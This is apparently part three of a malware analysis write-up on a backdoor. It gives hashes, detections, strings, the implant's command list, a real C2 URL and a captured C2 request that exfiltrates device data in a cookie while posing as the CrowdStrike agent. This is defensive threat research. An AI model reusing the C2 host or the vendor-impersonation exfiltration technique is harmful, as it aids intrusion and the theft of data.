This is the third and final writeup, following the two previous ones:
The first part analysed the initial loader up to the extraction of the second stage payload.
The second part analysed the second-stage shellcode, the decryption of the third stage and its reflective loading and execution.
This writeup will deal with the analysis of the third-stage executable.
Summary
This file is a 64 bit PE32+ executable that functions as a backdoor.
It starts by collecting system information and performs authenticated encryption of the collected json object.
The authenticated encryption variant that is used is encrypt-then-MAC, with the encryption being XOR-based and the MAC authentication tag is computed using HMAC-SHA256.
After that, the encrypted data is base64-encoded in URL and sent to the C2 server in the falcon_session cookie field of a GET request.
In addition to the name of the cookie, the employed user agent CrowdStrike CsAgent/7.04.18110.0 (Windows 10.0.19045; x64) also impersonates the CrowdStrike falcon agent.
The C2 reply is encrypted with authentication using the same method and the implant proceeds to validate the authentication tag, decrypt it and parse the commands and their arguments.
The following commands are supported:
__deploy_comhijack__list_comhandlers__sharpstay__deploy_service__deploy_bits__deploy_activesetup__deploy_wmi__persist_wmi__deploy_mof_stealth__persist_mof_stealth__deploy_mof__persist_mof__wmi_status__persist_status__remove_wmi__bits_status__remove_bits__activesetup_status__remove_activesetup__deploy_ifeo__ifeo_status__remove_ifeo__elevate__uac_run__shellcode__bof__inject__pslist__spawn_as_user__ps__sleep__update__restage_same__run__migrate__self_destruct
Compared to the previous two stages that focused heavily on evasion, there is no obfuscation (apart from the encryption of the C2 traffic).
API functions are called directly without any dynamic resolution or API hashing, strings are in plain text in the binary and the code contains detailed error / debug strings that help during the analysis.
Only a selection of the commands will be analysed as a complete analysis of all the functions is beyond the scope of this writeup.
Triage
The following table shows the hashes of the payload we extracted from the second-stage payload:
| Type | Hash |
|---|---|
| MD5 | 282e429c361b851ddd32d1e1135c268e |
| SHA1 | f1c7f6e31c2820f0d5f001f6c9c6379549cc00d9 |
| SHA256 | 3c5834c945b7e1f98aafd9024718ce05c16503ea79c238db63e9f11ab2fd90ca |
| Imphash | d7f7077e6ad6207aad9ccbdf73403b07 |
Opening it in malcat, we can see something interesting in the Anomalies section:

Under integrity, the flag InvalidCheckSum is listed.
This indicates that we included too much data at the end of the binary.
To fix this manually, we fill have a look at the section headers:

The last section on disk extends from the offsets 0x19c00 to 0x19dff.
Since the indices start at offset zero, this means that the size of the binary is 0x19e00.
We can thus fix the binary with the following command:
$ dd if=stage3.exe bs=1 count=$((0x19e00)) of=stage3_fix.exe
Loading the fixed binary into malcat the integrity anomaly related to the checksum disappears:

Let us note down the hashes of the fixed file:
| Type | Hash |
|---|---|
| MD5 | 3b758e2bebe74b178ea78ecec383ecfe |
| SHA1 | e3d23735646f7052127e486ca53e65aa6459c380 |
| SHA256 | a570a5723bcd758ae8e4d9cab95901432c9ba0c4b321303a99389096d218bbf5 |
| Imphash | d7f7077e6ad6207aad9ccbdf73403b07 |
Notice that, as expected, the Imphash has not changed, as it does not depend on zero bytes at the end of the file.
This file does appear on Virustotal (link) and it is flagged by 46 / 71 engines (2026-09-30):

It was first submitted on 2026-09-04 17:36:35 UTC and is flagged as CoffLoader, Meterbof and CobaltStrike.
Looking in the Community tab, one can see that multiple THOR rules trigger:
SUSP_HKTL_Hacktool_Strings_Oct21_1HKTL_CobaltStrike_Beacon_BOF_Indicators_Feb23HKTL_PE_X0rro_ObfuscatedCobaltStrike_Beacon_Aug17HKTL_Nightmangle_Indicators_Sep23
If we apply the full ruleset from Yara Forge (link), only one rule triggers:
$ yara yara-rules-full.yar stage3_fix.exe -s
GODMODERULES_IDDQD_God_Mode_Rule stage3_fix.exe
0x148d5:$: [!] target
0x149da:$: [+] inject
0x14a83:$: [!] inject
0x14adb:$: [!] inject
0x14b3f:$: [+] inject
Let us look at the summary tab in malcat. We can see that it is PE file with a compilation timestamp of 2026-09-04 17:06:40:

The Yara rules indicate capabilities such as downloading content using HTTP, device fingerprinting through EnumerateProcesses and WmiQuery as well as persistence and lateral movement:

The Anomalies section provides leads to start the investigation.


The following screenshot shows the Mitre ATT&CK matrix extracted from malcat's build-in capa engine:
and the Malware Behavior Catalog:
Strings
Looking at the strings in the binary, one can see a lot of interesting strings.
Many of them look like they provide detailed logging information, indicating that there is no string obfuscation:

This is not surprising as both the loader and the shellcode that executes the binary have put a lot of emphasis on evasion by patching security functions in memory to disable them and calling functions via indirect syscalls in preparation of the payload execution.
Several strings appearing in trustedsec's COFFLoader can be found in the executable, for instance the DECLSPEC_IMPORT names from beacon.h (link).
$ strings stage3_fix.exe | rg Beacon
BeaconPrintf
BeaconOutput
BeaconDataParse
BeaconDataInt
BeaconDataShort
BeaconDataLength
BeaconDataExtract
BeaconFormatAlloc
BeaconFormatReset
BeaconFormatFree
BeaconFormatAppend
BeaconFormatPrintf
BeaconFormatInt
BeaconIsAdmin
BeaconGetSpawnTo
BeaconUseToken
BeaconRevertToken
BeaconGetImpersonationToken
BeaconGetSyscallInformation
BeaconGetSyscallAddress
BeaconInjectProcess
BeaconInjectTemporaryProcess
BeaconCreateThread
BeaconSpawnTemporaryProcess
BeaconCleanupProcess
One also finds strings related to sharpstay:

Sharpstay (link) is a .NET persistence kit that is part of StayKit (link), a CobaltStrike persistence extension.

The following (fanged-version of the) URL appears in the strings:
$ strings -n 12 stage3_fix.exe | rg https
hxxps://fgjdikfhngkdfngf.eastus.cloudapp.azure[.]com
This is known from the VirusTotal relations tab of the initial loader:
Dynamic Analysis
Dynamic Analysis on HybridAnalysis (link) shows a GET request performed by the malware:
GET /api/v2/crowdstrike/entities/sensor-update-policy/v2 HTTP/1.1
Connection: Keep-Alive
Accept: application/octet-stream, application/json;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
Cookie: falcon_session=UmSQHOHOKDaQsPaiBEW_WX1o4UGXxN1EO2qtM2qlmzdqJEIEqoKaVzWm7FpX5iKv1JGYxB9A-GV2Wmp4eO5VZ5eYTbI8-DY8Y074AnVBIsYJghEzXjfgMIicHRBJcfGldaLQqqRKk913AsyW46bJkB1lbS_8UTVmEhtOXx-9n0yReca9DSzJFbafMAdqJZnKNlCA3tMZpinLWrBBXp0ppjgfCGQJl1S_aBALf5jp77eDzHPTbo7mtnA7h8P0kJN9n7dy3mlL8YrY0AT9L21jqLGmUdMmicS7-xFZ662T9qP8KH5tYuRMViuXvtcaUh1fYA==
User-Agent: CrowdStrike CsAgent/7.04.18110.0 (Windows 10.0.19045; x64)
X-CS-AGENTID: aa963888f557676300af9cf933b96371
X-CS-VERSION: 7.04.18110.0
Host: fgjdikfhngkdfngf.eastus.cloudapp.azure.com
Both the URL path and the user agent (CrowdStrike CsAgent/7.04.18110.0 (Windows 10.0.19045; x64)) seem to indicate and impersonation of CrowdStrike.
Static Analysis
In the following, we will perform a detailed static analysis of the binary using BinaryNinja.
Device Fingerprinting
As we will show below, the first thing the malware does it to profile the infected device, perform some reconnaissance and send the collected information back to the C2 server.
It constructs a json-like object from the collected data, encrypts it, base64-encodes it (URL-safe) and sends it to the command and control server in a GET request by providing the encoded-encrypted data in the falcon_session Cookie value that can be seen in the GET-request observed in the dynamic HybridAnalysis run.
